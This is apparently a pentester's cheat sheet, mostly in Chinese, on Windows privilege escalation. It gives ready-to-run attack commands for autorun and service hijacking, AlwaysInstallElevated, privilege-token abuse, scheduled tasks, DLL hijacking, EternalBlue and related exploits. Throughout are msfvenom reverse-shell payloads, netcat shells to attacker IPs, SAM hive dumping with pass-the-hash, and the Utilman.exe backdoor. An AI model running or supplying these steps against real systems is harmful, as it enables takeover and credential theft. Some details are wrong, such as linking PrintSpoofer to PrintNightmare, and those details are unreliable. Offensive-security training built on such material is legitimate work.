Autorun 是一项 Windows 功能,用于在系统启动期间自动启动应用程序和程序。
**注意:** 在 Windows 10 等较新版本中,Autorun 功能默认处于禁用状态。
##### ➤ 1. 查询注册表以获取 AutoRun 可执行文件
```
#Display the list of Autorun applications
C:\Users\Kiosec>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RUn
My program REG_SZ "C:\Program Files\Autorun Program\vulnprogram.exe"
```
##### ➤ 2. 检查 AutoRun 可执行文件之一是否可写
```
C:\Users\Kiosec>accesschk.exe /accepteula -wuv "C:\Program Files\Autorun Program\vulnprogram.exe"
<...>
RW BUILTIN\Users
FILE_ALL_ACCESS
```
**注意:** 应用程序位于 "C:\Program Files\Autorun Program\xxxx.exe"
**注意:** 有趣的组:BUILTIN\Users => 所有用户 ; "NT AUTHORITY\INTERACTIVE" => 实际上是所有已登录的用户。
##### ➤ 3. 创建一个 reverse shell(例如 msfvenom .exe)并将其上传到受害机器
##### ➤ 4. 如果可能,重命名原始二进制文件(易受攻击的服务)或 simply 进行备份 [真实场景]
```
mv vulnprogram.exe vuln-program_backup.exe
```
##### ➤ 5. 复制你创建的 reverseshell.exe 可执行文件,并用它覆盖 AutoRun 可执行文件
##### ➤ 6. 复制你创建的 reverseshell.exe 可执行文件,并用它覆盖 AutoRun 可执行文件
```
copy C:\Users\Kiosec\reverseshell.exe "C:\Program Files\Autorun Program\vulnprogram.exe" /Y
```
##### ➤ 7. 在 Kali 上启动监听器并重新启动 Windows 机器以触发 autoruns
## 🔻注册表 - 不安全的启动/登录/注销服务权限方法
##### ➤ 1. 执行 Auturuns.exe (Sysinternals) 并识别在启动、登录和注销时运行的程序和脚本
##### ➤ 2. 识别在启动、登录和注销时运行的程序和脚本
```
• In the menu click on everything (default dashboard when auturuns is executed)
• Detect the files in the following parts:
- HKCU\Software\Micrisoft\Windows\CurrentVersion\Group Policy\Scripts\Logon
- HKCU\Software\Micrisoft\Windows\CurrentVersion\Group Policy\Scripts\Logoff
- HKCU\Software\Micrisoft\Windows\CurrentVersion\Group Policy\Scripts\Startup
- ...
```
##### ➤ 3. 识别在启动、登录和注销时运行的程序和脚本
```
• If the ligne is yellow with "File not found: xxx.xxx", the file is not present in the system. In this case, the objective is to create a malicious version of the missing file (msfvenom) and upload it in the directory.
1. Verify that you can write into the folder listed in Autoruns (e.g., File not found: \\10.0.0.1\wsus\wsusdetectpost.bat)
2. If the program is .bat, create directly a file .bat with your payload (e.g., create a new user, add the user to admin group, extract creds, etc.)
3. If the program is .exe, craft a malicous version with msfvenom
4. In both case, the malicious version should be uploaded in the folder listed in Autoruns (e.g., File not found: \\10.0.0.1\wsus\wsusdetectpost.bat)
5. Depending the part, restart the laptop or logoff/logon in order to execute the payload
• If the ligne is red with "(Not verified)", the file is present on the system but the signature is not verify. In this case, the objective is to modify the file in order to execute our payload or simply replace the script by a new one. The steps are pretty similar than above. The most important is to verify that it is possible to write into the folder and/or modify the scripts.
```
##### ➤ 替代方法:检测用户或用户组(例如 BUILTIN\Users)是否可以将文件写入启动目录。
```
C:\Users\kiosec> accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```
以下 vbs 脚本在 StartUp 目录中创建一个快捷方式,该快捷方式会触发我们的 reverse shell

## 🔻注册表 - AlwaysInstallElevated 方法
AlwaysInstallElevated 是一个设置,允许非特权用户能够以提升的 (SYSTEM) 权限运行 Microsoft Windows Installer Package Files (MSI)。
##### ➤ 1. 检查这两个注册表项的值(都需要为 0x1)
```
C:\Users\kiosec> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
C:\Users\kiosec> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
Output: AlwaysInstallElevated REG_DWORD 0x1
```
##### ➤ 2. 生成一个将我们的用户添加到本地管理员组的 MSI 文件
```
msfvenom -p windows/adduser USER=lexis PASS=mypassword123! -f msi -o exploit.msi
```
##### ➤ 2 Bis. 生成一个执行 reverse shell 的 MSI 文件
```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKING_MACHINE_IP LPORT=LOCAL_PORT -f msi -o malicious.msi
```
##### ➤ 3. 将 MSI 文件上传到受害者机器
##### ➤ 4. 执行 MSI 文件
```
msiexec /quiet /qn /i C:\Users\victim\Downloads\exploit.msi
```
**注意:**
- /quiet = 在安装过程中向用户抑制任何消息
- /qn = 无 GUI
- /i = 常规(与管理)安装
##### ➤ 5. 验证我们的用户是否已添加到 localgroup Administrators(主要场景)
```
net localgroup Administrators
```
## 🔻滥用危险权限
权限是帐户执行特定系统相关任务的权利。这些任务可以简单到关闭机器的特权,也可以复杂到绕过某些基于 DACL 的访问控制的特权。
• Windows 系统上可用权限的列表:https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants
• 可利用权限的列表:https://github.com/gtworek/Priv2Admin
##### ➤ 1. 列出用户的分配权限
```
C:\Users\kiosec> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ============================== ========
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```
**重要提示:** 为了执行攻击,并不总是需要状态为 Enabled。
##### ➤ 2. SeBackup
SeBackup 允许用户读取和写入系统中的任何文件,忽略任何现有的 DACL。此特权背后的想法是允许某些用户从系统执行备份,而无需完全的管理权限。
拥有此能力,攻击者可以使用多种技术轻松地在系统上提升权限。我们将介绍的这一种包括复制 SAM 和 SYSTEM 注册表配置单元以提取本地管理员的密码哈希。
##### 攻击步骤示例
```
➤ backup the SAM and SYSTEM hashes
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.
C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.
➤ Copy hashes to our attacker machine
➤ Retrieve users' password hashard using impacket
kiosec@attackerlab$ python3.9 /opt/impacket/examples/secretsdump.py -sam sam.hive -system system.hive LOCAL
➤ Perfom PassTheHash attack using administrator's hash
user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes administrator@10.0.0.1
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation
```
##### ➤3. SeRestore 权限
https://github.com/dxnboy/redteam/blob/master/SeRestoreAbuse.exe
```
➤ Create reverse shell using msfvenom, for example :
msfvenom -p windows/x64/shell_reverse_tcp LHOST= LPORT= -f exe -o reverse.exe
➤ Upload SeRestoreAbuse.exe and reverse.exe on the victim
➤ Create a listener
rlwrap nc -lnvp
➤ Abuse SeRestore privilege
.\SeRestoreAbuse.exe reverse.exe
➤ Enjoy it
```
##### ➤ 4. SeTakeOwnership 权限
SeTakeOwnership 权限允许用户取得系统中任何对象的所有权,包括文件和注册表项,这为攻击者提升权限开辟了许多可能性,例如,我们可以搜索以 SYSTEM 运行的服务并取得该服务可执行文件的所有权。
##### 攻击步骤示例 - Ultiman.exe
```
➤ Taking ownership on the executable
C:\> takeown /f C:\Windows\System32\Utilman.exe
SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now owned by user "VULNWINMACHINE\kiosec".
Notice that being the owner of a file doesn't necessarily mean that you have privileges over it, but being the owner you can assign yourself any privileges you need.
➤ Give you full permissions
C:\> icacls C:\Windows\System32\Utilman.exe /grant kiosec:F
processed file: Utilman.exe
Successfully processed 1 files; Failed processing 0 files
➤ Replace utilman.exe with a copy of cmd.exe
C:\Windows\System32\> copy cmd.exe utilman.exe
1 file(s) copied.
➤ Lock the account session, then click on the "Ease of Access" button (on the left of the shutdown button), which runs utilman.exe with SYSTEM privileges.
```
##### ➤ 5. SeManageVolumePrivilege
漏洞利用:https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public
```
1. Upload the exploit on the victim
2. Execute the exploit
C:\Users\kiosec\Desktop>.\SeManageVolumeExploit.exe
Entries changed: 922
DONE
Important note : This vulnerability can be leveraged to escalate privileges by altering the write permissions on C:\Windows\System32, making it writable. With this access, DLL injection becomes possible, potentially leading to elevated system privileges. It was observed that privilege escalation could be achieved by injecting a malicious Dynamic Link Library (DLL) into a process with higher privileges, enabling arbitrary code execution within that process’s context. If the targeted process was running as SYSTEM or another high-privilege account, this could provide greater control over the system. As example (Using dllref by Siren Security), it was identified that tzres.dll is associated with systeminfo. While systeminfo normally displays system details, replacing it with a malicious tzres.dll could hijack the process, allowing the execution of a reverse shell and ultimately leading to elevated system access.
3. Create a malicious tzres.dll containing a reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.1 LPORT=445 -f dll -o tzres.dll
4. Rename the existing tzres.dll file
ren C:\Windows\System32\wbem\tzres.dll C:\Windows\System32\wbem\tzress.dll.backup
Important note : In some case the dll does not exist on the target.
C:\Users\kiosec\Desktop>ren C:\Windows\System32\wbem\tzres.dll C:\Windows\System32\wbem\tzress.dll.backup
The system cannot find the file specified.
5. Upload the malicious tzres.dll
6. Replace the dll in C:\Windows\System32\wbem by the malicious one
7. Execute a listener
rlwrap nc -lvnp 445
7. Trigger the exploit by executing systeminfo
systeminfo
```
##### ➤ 6. SeImpersonate / SeAssignPrimaryToken
这些权限允许进程模拟其他用户并代表他们行事。模拟通常包括能够在另一个用户的安全上下文中生成进程或线程。
```
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens
https://ohpe.it/juicy-potato/
https://github.com/ohpe/juicy-potato/releases
```
攻击示例和演练可以在这里找到:https://github.com/Kiosec/Windows-Exploitation/blob/main/Windows-privesc.md
##### Juicy Potato
##### PrintSpoofer
受影响版本:Windows 10 version 1903
```
The PrintSpoofer exploit targets the vulnerability CVE-2021-34527 (also known as PrintNightmare). However:
- On Windows 10 version 1903, this vulnerability was patched starting in July 2021 through security updates.
- If your system has received this update — even if you're still on version 1903 — PrintSpoofer will no longer work.
You can check if the patch is installed by running. If this update is present, the vulnerability is patched, and the exploit is blocked.
wmic qfe list | findstr /I "KB5004945"
Prerequisite : The spooler should be started
PS C:\Windows\Temp> Get-Service -Name Spooler
Status Name DisplayName
------ ---- -----------
Started Spooler Print Spooler
Execution :
C:\\Windows\\Temp> PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.18362.719]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\\Windows\\system32> whoami
nt authority\\system
```
##### GodPotato
受影响版本:Windows Server 2012 - Windows Server 2022 Windows8 - Windows 11
```
1. identify .NET version used on the target :
reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /s
2. Select the correct God potato exploit associated to the .NET version detected
https://github.com/BeichenDream/GodPotato/releases/tag/V1.20
3. Transfer the exploit on the victim machine
4. Execute the reverse shell (e.g., with nc.exe)
.\GodPotato-NET4.exe -cmd ".\nc.exe -e cmd.exe [LHOST] [LPORT]"
.\GodPotato-NET4.exe -cmd ".\nc.exe -e cmd.exe 192.168.45.237 445"
```
##### RogueWinRm
## 🔻滥用宽松的组
##### ➤ Server Operators 组
攻击详情也可以在这里找到:https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/
```
Step 01 : check if your user is part of the Server Operators Group
C:\Kiosec> net user kiosec
<...>
Local Group Memberskiop *Server Operators
Step 02: List the running services with privilege rights
C:\Kiosec> services
Path Privileges Services
<...>
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" True VMTools
<...>
Step 03 - Exploitation method :
1. Transfer nc.exe or revershel shell binary on the victim machine
2. Replace the services binary with netcat or reverse shell binary
sc.exe config VMTools binPath="C:\Users\kiosec\temp\nc.exe -e cmd.exe 192.168.1.10 4444"
3. Create the listener on the attacker machine
nc -lvp 4444
4. Stop and restart the abused service on the victim machine
sc.exe stop VMTools
sc.exe start VMTools
```
## 🔻服务漏洞利用 - 未引用的服务路径方法
##### ➤ 0. 解释
Windows 会尝试按以下顺序定位并执行程序:
```
C:\Program.exe
C:\Program Files\Some.exe
C:\Program Files\Some Folder\Service.exe
```
##### ➤ 1. 查找具有未引用路径的服务
• 使用 sc
```
sc query
sc qc
```
• 使用 WMIC
```
wmic service get name,displayname,pathname,startmode |findstr /i /v "c:\" |findstr /i /v """
```
##### ➤ 2. 查找 Binary_path_name(带空格的二进制文件),并对于每一个,检查路径是否未加引号 ('')。
易受攻击的示例:C:\Program Files\Some Folder\Service.exe
##### ➤ 3. 验证我们是否可以写入其中一个子文件夹
```
icacls "C:\Program Files\"
icacls "C:\Program Files\Some Folder\"
```
##### ➤ 4. 在 'C:\Program Files\Some Folder\' 中创建一个名为 Some.exe 的 reverse shell
##### ➤ 5. 重启与 service.exe 关联的服务
```
sc stop vulnerable_service
sc start vulnerable_service
```
## 🔻服务漏洞利用 - 不安全的服务权限方法
此攻击利用了错误配置的 Windows 服务,通过使用 SERVICE_CHANGE_CONFIG 权限,该权限允许低特权用户修改服务的二进制路径(即 binpath=)。攻击者将服务的可执行文件替换为恶意的(例如 myreverseshell.exe)并启动服务,从而触发具有 SYSTEM 权限的 reverse shell。这授予攻击者对系统的提升访问权限。
##### ➤ 前提条件:
```
- The attacker needs to have the permission to change the services config (SERVICE_CHANGE_CONFIG) or full access on the services (SERVICE_ALL_ACCESS)
- The service needs to runs with SYSTEM privileges (SERVICE_START_NAME)
- The attacker needs to have the capability to start or restart the service (e.g., the attacker has the permission, through a reboot, etc.)
```
##### ➤ 0. 用于检测所有具有 RW 权限的服务的脚本
**注意:** 确保将脚本存储在与 accesschk 相同的文件夹中。默认情况下,脚本使用 accesschk.exe 而不是 x64 版本。
脚本:Extract_RW_Services.ps1
##### ➤ 1. 要从命令行检查服务 DACL,可以使用 Accesschk
```
➤ For a specific service name
C:\tools\AccessChk> accesschk64.exe /accepteula -uwcqv
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_PAUSE_CONTINUE
SERVICE_START
SERVICE_STOP
SERVICE_USER_DEFINED_CONTROL
READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
SERVICE_ALL_ACCESS
➤ All services for a specific user
C:\tools\AccessChk> accesschk64.exe /accepteula -uwcqv * /accepteula
➤ For all services
C:\tools\AccessChk> accesschk64.exe -qlc *
```
##### ➤ 2. 检测可以重新配置服务的用户组
```
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
SERVICE_ALL_ACCESS
```
其他示例
```
RW daclsvc
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_CHANGE_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_START
SERVICE_STOP
READ_CONTROL
```
##### ➤ 3. 查询服务并注意它以 SYSTEM 权限运行 (SERVICE_START_NAME)
```
C:\>sc qc
[SC] QueryServiceConfig SUCCESS
<...>
SERVICE_START_NAME : LocalSystem
```
##### ➤ 4. 创建一个 reverse-shell (exe-service)
```
kiosec@seculab$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=8083 -f exe-service -o vuln-svc.exe
```
##### ➤ 5. 创建监听器
```
kiosec@seculab$ nc -lvp 8083
```
##### ➤ 6. 将 reverse shell (vuln-svc.exe) 传输到受害者资产
##### ➤ 7. 授予 Everyone 执行你的 payload 的权限
```
C:\> icacls C:\Users\unpriv\vuln-svc.exe /grant Everyone:F
```
##### ➤ 8. :修改服务配置
示例:修改服务配置并将 BINARY_PATH_NAME (binpath) 设置为你创建的 reverse.exe 可执行文件:
```
sc config binpath= "\"C:\PrivEsc\vulnsvc.exe\""
```
示例:更改服务的关联可执行文件和帐户,我们可以使用以下命令(使用 sc.exe 时注意等号后的空格)
```
C:\> sc config binPath= "C:\Users\tmp\vuln-svc.exe" obj= LocalSystem
```
##### ➤ 9. 要触发 payload,重启服务
```
C:\> sc stop VULNService
C:\> sc start VULNService
```
## 🔻服务漏洞利用 - 不安全的服务可执行文件方法
此攻击通过更改服务指向的可执行文件来利用错误配置的 Windows 服务。与更改二进制路径以重定向到不同文件的“不安全权限漏洞利用”不同,此攻击不会修改二进制路径,而是涉及修改或替换服务配置中指定的可写二进制/可执行文件。当服务启动时,它会执行恶意文件,生成具有 SYSTEM 权限的 reverse shell,从而授予攻击者对系统的提升访问权限。
##### ➤ 1. 列出服务
##### ➤ 2. 查询特定服务配置
```
C:\Users\kiosec> sc qc vulnerable_service
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vulnerable_service
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 0 IGNORE
BINARY_PATH_NAME : C:\PROGRAM\SYSTEM\VService.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : System Scheduler Service
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
```
**注意:** PowerShell 将 sc 作为 Set-Content 的别名,因此你需要使用 sc.exe 来以这种方式通过 PowerShell 控制服务。
##### ➤ 3. 检查与服务关联的可执行文件 (Binary_Path_Name) 的权限
***使用 icacls:***
```
C:\Users\kiosec>icacls C:\PROGRAM\SYSTEM\VService.exe
C:\PROGRA~2\SYSTEM~1\VService.exe Everyone:(I)(M)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
```
**注意:** Everyone 组对服务的可执行文件具有修改权限 (M)。这意味着我们可以简单地用我们喜欢的任何 payload 覆盖它,并且服务将以配置的用户帐户的权限执行它。
***使用 accesschk.exe***
```
C:\Users\kiosec>accesschk.exe /accepteula -quvw "C:\PROGRAM\SYSTEM\VService.exe"
<...>
RW Everyone
FILE_ALL_ACCESS
<...>
```
**注意:** Everyone 组对服务的可执行文件具有修改权限 (M)。这意味着我们可以简单地用我们喜欢的任何 payload 覆盖它,并且服务将以配置的用户帐户的权限执行它。
##### ➤ 4. 使用 msfvenom 生成 exe-service payload (reverse shell)
```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=443 -f exe-service -o reverse-shell.exe
```
##### ➤ 5. 将 reverse shell 上传到受害者的资产
##### ➤ 6. 在攻击者的资产上创建监听器
##### ➤ 7. 用我们的 payload 替换服务可执行文件
**注意:** 由于我们需要另一个用户来执行我们的 payload,我们需要向 Everyone 组授予完全权限。
```
C:\Users\kiosec> cd C:\PROGRA~2\SYSTEM~1\
C:\PROGRA~2\SYSTEM~1> move VService.exe VService.exe.bkp
1 file(s) moved.
C:\PROGRA~2\SYSTEM~1> move C:\Users\thm-unpriv\reverse-shell.exe VService.exe
1 file(s) moved.
C:\PROGRA~2\SYSTEM~1> icacls VService.exe /grant Everyone:F
Successfully processed 1 files.
```
##### ➤ 8. 重启服务
**注意:** 在正常情况下,你可能需要等待服务重启
```
C:\Users\kiosec> sc stop windowsscheduler
C:\Users\kiosec> sc start windowsscheduler
```
## 🔻服务漏洞利用 - 弱注册表权限方法
***进行中***
##### ➤ 1. 识别以 SYSTEM 权限运行的服务 (SERVICE_START_NAME)
```
C:\Users\kiosec>sc qc vulnerableservicename
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vulnerableservicename
<...>
SERVICE_START_NAME: LocalSystem
```
##### ➤ 2. 检测注册表项是否可写
```
C:\User\Kiosec>accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\vulnerableservicename
HKLM\System\CurrentControlSet\Services\vulnerableservicename
Medium mandatory level (Default} [No-Write-Up]
RW NT AUTHORITY\INTERACTIVE
KEY_ALL_ACCESS
```
**注意:** 服务的路径是 HKLM\System\CurrentControlSet\Services\
**注意:** "NT AUTHORITY\INTERACTIVE" 组实际上是所有已登录的用户。
##### ➤ 3. 覆盖 ImagePath 注册表项以指向我们的 reverseshell.exe 可执行文件
```
reg add HKLM\SYSTEM\CurrentControlSet\services\vulneerableservicename /v ImagePath /t REG_EXPAND_SZ /d C:\THE\PATH\TO\MY\reversshell.exe /f
```
##### ➤ 4. 在 kali 上启动监听器
##### ➤ 5. 启动服务以生成 reverse shell
```
net start vulnerableservicename
```
## 🔻计划任务方法
##### ➤ 步骤 01 :可以使用 schtasks 命令从命令行列出计划任务,无需任何选项。
```
C:\Users\kiosec> schtasks
Folder: \
TaskName Next Run Time Status
======================================== ====================== ===============
vulnerable_scheduled_task N/A Ready
Folder: \Microsoft
TaskName Next Run Time Status
======================================== ====================== ===============
INFO: There are no scheduled tasks presently available at your access level.
Folder: \Microsoft\Windows
TaskName Next Run Time Status
======================================== ====================== ===============
Server Initial Configuration Task N/A Disabled
Folder: \Microsoft\Windows\.NET Framework
TaskName Next Run Time Status
======================================== ====================== ===============
.NET Framework NGEN v4.0.30319 N/A Ready
.NET Framework NGEN v4.0.30319 64 N/A Ready
.NET Framework NGEN v4.0.30319 64 Critic N/A Disabled
.NET Framework NGEN v4.0.30319 Critical N/A Disabled
```
##### ➤ 步骤 02 :要检索有关任何服务的详细信息,可以使用如下命令:
```
C:\Users\kiosec> schtasks /query /tn vulnerable_scheduled_task /fo list /v
Folder: \
HostName: WINPRIVESC
TaskName: \vulnerable_scheduled_task
Task To Run: C:\tasks\schtask.bat
Run As User: admin
```
**注意:** "Task to Run" 参数指示由计划任务执行的内容,"Run As User" 参数显示将用于执行任务的用户。如果我们的当前用户可以修改或覆盖 "Task to Run" 可执行文件,我们可以控制由管理员用户执行的内容,从而导致简单的权限提升。
##### ➤ 步骤 03 :检查可执行文件的文件权限
```
C:\Users\kiosec> icacls c:\tasks\schtask.bat
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(F)
```
**注意:** 从结果中可以看出,BUILTIN\Users 组对任务的二进制文件具有完全访问权限 (F)。这意味着我们可以修改 .bat 文件并插入我们喜欢的任何 payload。
或者
```
C:\Users\kiosec>accesschk.exe /accepteula -quvw kiosec c:\tasks\schtask.bat
```
##### ➤ 步骤 04 :覆盖易受攻击的 .bat 文件并插入 payload(例如:reverse shell)
```
C:\Users\kiosec> echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 443 > C:\tasks\schtask.bat
OR
C:\Users\kiosec> echo C:\tools\myreverseshell.exe >> C:\tasks\schtask.bat
```
##### ➤ 步骤 05 :等待计划任务下一次触发
##### ➤ 步骤 05 BIS :手动运行任务(在真实场景中可能无法启动任务)
```
C:\Users\kiosec> schtasks /run /tn vulnerable_scheduled_task
```
## 🔻DLL 劫持方法
Windows DLL 是在应用程序或服务启动时使用或调用的库。如果应用程序或服务找不到所需的 DLL,我们可以强制应用程序或服务加载我们自己的 DLL,该 DLL 将运行任意命令。为了做到这一点,我们首先找到一个以 SYSTEM 权限运行且具有适当的 PATH 权限(允许我们上传自定义 DLL)的应用程序。
典型的路径是:
1. 应用程序路径或目录
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. C:\Program Files
6. PATH 环境变量
在没有定义绝对 PATH 的情况下。
绝对 PATH 示例:PATH = C:\Windows\System32\abc.dll(应用程序或服务确切知道在哪里找到它)
未定义服务 DLL 示例:PATH = abc.dll(应用程序或服务不确切知道在哪里找到它)
##### ➤ 1. 识别缺少 DLL 的应用程序或服务
```
Use the WinPEAS tools (ex: .\winPEASx64.exe servicesinfo)
or
Use the Sysinternals Procmon tool (ex: filter on value "NAME NOT FOUND" and display ".dll")
or
Use the Autoruns tool (sysinternals)
```
##### ➤ 2. 生成恶意 .dll reverse shell (msfvenom)
##### ➤ 3. 将恶意 .dll 上传到各自的服务 PATH
##### ➤ 1. 重启服务以执行关联的 .dll
```
sc stop
sc start >SERVICE>
```
**注意:** 在正常情况下,你可能需要等待服务重启(或重新启动笔记本电脑以在启动时执行服务)
#
# ⭕通过漏洞利用进行权限提升
## 🔻未修补的软件
##### ➤ 1. 列出已安装的工具和版本
```
C:\Users\kiosec> wmic product get name,version,vendor
```
**重要提示:** 命令 wmic product 可能不会返回所有已安装的程序。根据某些程序的安装方式,它们可能不会被列出。始终需要通过“添加删除本机 Windows 服务”以及桌面快捷方式和可用服务进行仔细检查。
##### ➤ 2. 检查与已安装版本相关的现有漏洞
https://www.exploit-db.com/
https://packetstormsecurity.com/
https://fr.0day.today/
https://cxsecurity.com/exploit/
https://www.rapid7.com/db/
Google 搜索
## 🔻Secondary Logon
以下版本的 Windows 受到影响:
- Windows 7
- Windows Server 2008
- Windows 8.1
- Windows Server 2012
- Windows 10
**重要提示:** 该漏洞利用需要某些依赖项才能工作:目标系统应具有两个或更多 CPU 核心,并且应运行 Powershell V2.0 或更高版本。
##### ➤ 1. Metasploit 漏洞利用
exploit/windows/local/ms16_032_secondary_logon_handle_privesc
##### ➤ 2. 手动漏洞利用
https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032
## 🔻Eternal Blue
##### ➤ 1. 检测漏洞
##### • 使用完整 Nmap 扫描
```
nmap -sC -sV --script vuln
<...>
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
<...>
```
##### • 使用专用 SMB Nmap 扫描
```
nmap --script smb-vuln*
nmap --script=smb-vuln-ms17–010.nse
```
##### • 使用 metasploit
```
use auxiliary/scanner/smb/smb_ms17_010
```
##### ➤ 2. 漏洞利用
##### • 使用 Autoblue exploit
💥 **重要提示:** 在 root shell 中执行
```
The autoblue exploit has been developed by 3ndG4me and can be found here : https://github.com/3ndG4me/AutoBlue-MS17-010
An step by step demonstration created by HackerSploit can be found here : https://www.youtube.com/watch?v=_uLJB_Ys120
➤ 1. Clone the github
kiosec@lab:~$ git clone https://github.com/3ndG4me/AutoBlue-MS17-010
➤ 2. Install the requirements
kiosec@lab:~$ cd AutoBlue-MS17-010/
kiosec@lab:~$ pip3 install -r requirements.txt
➤ 3. Execute shell_prep.sh and complete the parameters (Creation of the payload)
kiosec@lab:~$ cd shellcode
kiosec@lab:~$ chmod +x shell_prep.sh
kiosec@lab:~$ ./shell_prep.sh
_.-;;-._
'-..-'| || |
'-..-'|_.-;;-._|
'-..-'| || |
'-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler
Let's compile them windoos shellcodezzz
Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
LPORT you want x64 to listen on:
LPORT you want x86 to listen on:
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...
```
**重要提示:** 自动创建多个 x64 和 x86 shellcode。使用 netcat 而不是 meterpreter,使用 **'sc_x86.bin'** 生成的 payload 至关重要。
```
➤ 4. Execute your listener (netcat)
nc -nvlp
➤ 6. Execute the exploit
# python eternalblue_exploit7.py
python eternalblue_exploit7.py 10.0.0.1 ./shellcode/sc_x86.bin
```
##### • 使用 SEND_AND_EXECUTE.PY exploit
💥 **重要提示:** 在 root shell 中执行
```
The autoblue exploit has been developed by helviojunior and can be found here : https://github.com/helviojunior/MS17-010
➤ 1. Install the prerequisites (Python2, pip for python2 and impacket)
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip.py
pip install impacket
# 或者在出错的情况下
pip install impacket==0.9.22
➤ 2. Download the exploit
git clone https://github.com/helviojunior/MS17-010
➤ 3. Modify the exploit script (send_and_execute.py)
EDIT the 'send_and_execute.py' exploit script and set the username : Guest
➤ 4. Create the listener
msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= EXITFUNC=thread -f exe -a x86 — platform windows -o ms17–010.exe
➤ 5. Execute the exploit
# python send_and_execute.py reverseshell
python2 send_and_execute.py 10.0.0.1 ms17-010.exe
```
##### • 使用 metasploit
💥 **重要提示:** 在 root shell 中执行
```
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/meterpreter/reverse_tcp
set processname svchost.exe
set RHOSTS
set LHOST
```
或者
```
use exploit/windows/smb/ms17_010_psexec
set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS
set LHOST
check
run
meterpreter > shell
```
## 🔻CVE-2019-1388 :通过 UAC 进行 Windows 权限提升
漏洞演示:https://www.youtube.com/watch?v=RW5l6dQ8H-8
## 🔻SMBGhost
➤ 漏洞利用 github:https://github.com/danigargu/CVE-2020-0796
➤ 漏洞利用演示:https://youtu.be/a0Vf8VLgzhc
➤ SMBGhost 漏洞扫描:https://github.com/ly4k/SMBGhost
#### 漏洞利用步骤
